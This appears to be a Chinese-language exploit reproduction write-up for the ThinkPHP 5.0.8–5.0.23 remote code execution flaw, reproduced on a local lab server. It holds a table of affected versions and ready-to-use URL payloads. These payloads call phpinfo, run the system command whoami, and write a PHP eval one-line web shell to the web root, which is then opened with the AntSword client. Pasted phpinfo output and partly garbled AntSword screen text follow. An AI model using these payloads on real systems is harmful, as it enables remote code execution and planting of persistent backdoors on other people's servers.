

## 漏洞复现环境:

win10    phpstudy 2016    php5.5.38 (5.4.45    5.6.27    7.0.12 )    apache2.4.23    mysql5.5.53

## TP5.0.X 版本详情:

版本名	是否可被攻击	攻击条件
5.0.0	否	无
5.0.1	否	无
5.0.2	否	无
5.0.3	否	无
5.0.4	否	无
5.0.5	否	无
5.0.6	否	无
5.0.7	否	无
5.0.8	是	无需开启 debug
5.0.9	是	无需开启 debug
5.0.10	是	无需开启 debug
5.0.11	是	无需开启 debug
5.0.12	是	无需开启 debug
5.0.13	是	需开启 debug (未开启可以上传成功但是无法访问)
5.0.14	是	需开启 debug (未开启可以上传成功但是无法访问)
5.0.15	是	需开启 debug (未开启可以上传成功但是无法访问)
5.0.16	是	需开启 debug (未开启可以上传成功但是无法访问)
5.0.17	是	需开启 debug (未开启可以上传成功但是无法访问)
5.0.18	是	需开启 debug (未开启可以上传成功但是无法访问)
5.0.19	是	需开启 debug (未开启可以上传成功但是无法访问)
5.0.20	否	无
5.0.21	是	需开启 debug (未开启可以上传成功但是无法访问)
5.0.22	是	需开启 debug (未开启可以上传成功但是无法访问)
5.0.23	是	需开启 debug (未开启可以上传成功但是无法访问)
5.0.24	否	无

# 代码执行 POC:

以下 payload 通杀 5.0.8-5.0.12

Payload1 如下:  
?s=index/think\app\invokefunction&function=call\_user\_func\_array&vars[0]=assert&vars[1][]=phpinfo()  
以上 payload 针对 thinkphp5.0.8, 效果如下图 (其他受影响版本效果一样):

× 下载: ThinkPHP5.0.21完整版 - T... × phpinfo() × 怎么看自己Thinkphp版本\_百度 × +

127.0.0.1/?s=index/think\app\invokefunction&function=call\_user\_func\_array&vars[0]=as...

手上路 常用网址 JD 京东商城 robots


PHP Version 5.5.38

System	Windows NT DESKTOP-P77JVUL 6.2 build 9200 (Windows 8 Professional Edition) i586
Build Date	Jul 20 2016 11:08:49
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x86
Configure Command	cscrip /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\x86\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\x86\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\x86\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	D:\phpStudy\php\php-5.5.38\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20121113
PHP Extension	20121212
Zend Extension	220121212

Payload2:

?s=index/think\app\invokefunction&function=call\_user\_func\_array&vars[0]=phpinfo&vars[1][]=1

以上 payload 针对 thinkphp5.0.8，效果如下图（其他受影响版本效果一样）：



System	Windows NT DESKTOP-P77JVUL 6.2 build 9200 (Windows 8 Professional Edition) i586
Build Date	Jul 20 2016 11:08:49
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x86
Configure Command	cmd /c "nlog configure.js --enable-snapshot-build --disable-isapi --enable-debug-pack --without-mssql --without-pdo-mssql --without-pi3web --with-pdo-oci=C:\php-sdk\oracle\x86\instantclient10\jdk\shared" --with-oci8=C:\php-sdk\oracle\x86\instantclient10\jdk\shared" --with-oci8-11g=C:\php-sdk\oracle\x86\instantclient11\jdk\shared" --enable-object-out-dir=../obj/ --enable-com-dotnet=shared --with-mcrypt=static --disable-static-analyze --with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	D:\phpStudy\php\php-5.5.38\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20121113
PHP Extension	20121212
Zend Extension	220121212
Zend Extension Build	API220121212,TS,VC11
PHP Extension Build	API20121212,TS,VC11


## System 命令执行：

Payload 如下：

以下 payload 通杀 5.0.8-5.0.12

?s=index/think\app\invokefunction&function=call\_user\_func\_array&vars[0]=system&vars[1][]=whoami

以上 payload 针对 thinkphp5.0.8，效果如下图（其他受影响版本效果一样）：



# 写入一句话木马：

以下 payload 通杀所有 5.0.8-5.0.12


Payload1:

```
?s=index/think\app\invokefunction&function=call_user_func_array&vars[0]=file_put_contents&vars[1][]=../test.php&vars[1][]=<?php @eval($_POST[test]);?>
```

以上 payload 针对 thinkphp5.0.8，效果如下图（其他受影响版本效果一样）：



根目录下生成文件 test.php



利用蚁剑连接：

中国蚁剑

AntSword 编辑 窗口 调试

127.0.0.1

目录列表 (0)

文件列表 (2)

新建 上层 刷新 主目录 书签 "D=dirname(\$\_SERVER["SCRIPT\_FILENAME"]);if(\$D= 读取

名称	日期	大小	属性
&quot;;\$D=base64_decode(\$_POST[&quot;0x36f4502cff4ac&qu &quot;,\$T.&quot;;		NaN b	&quot;;\$E.&quot;
&quot;;if(@is_dir(\$P))\$M.=\$N.&quot;;/&quot;.\$R;else \$L.=\$N.\$f		NaN b	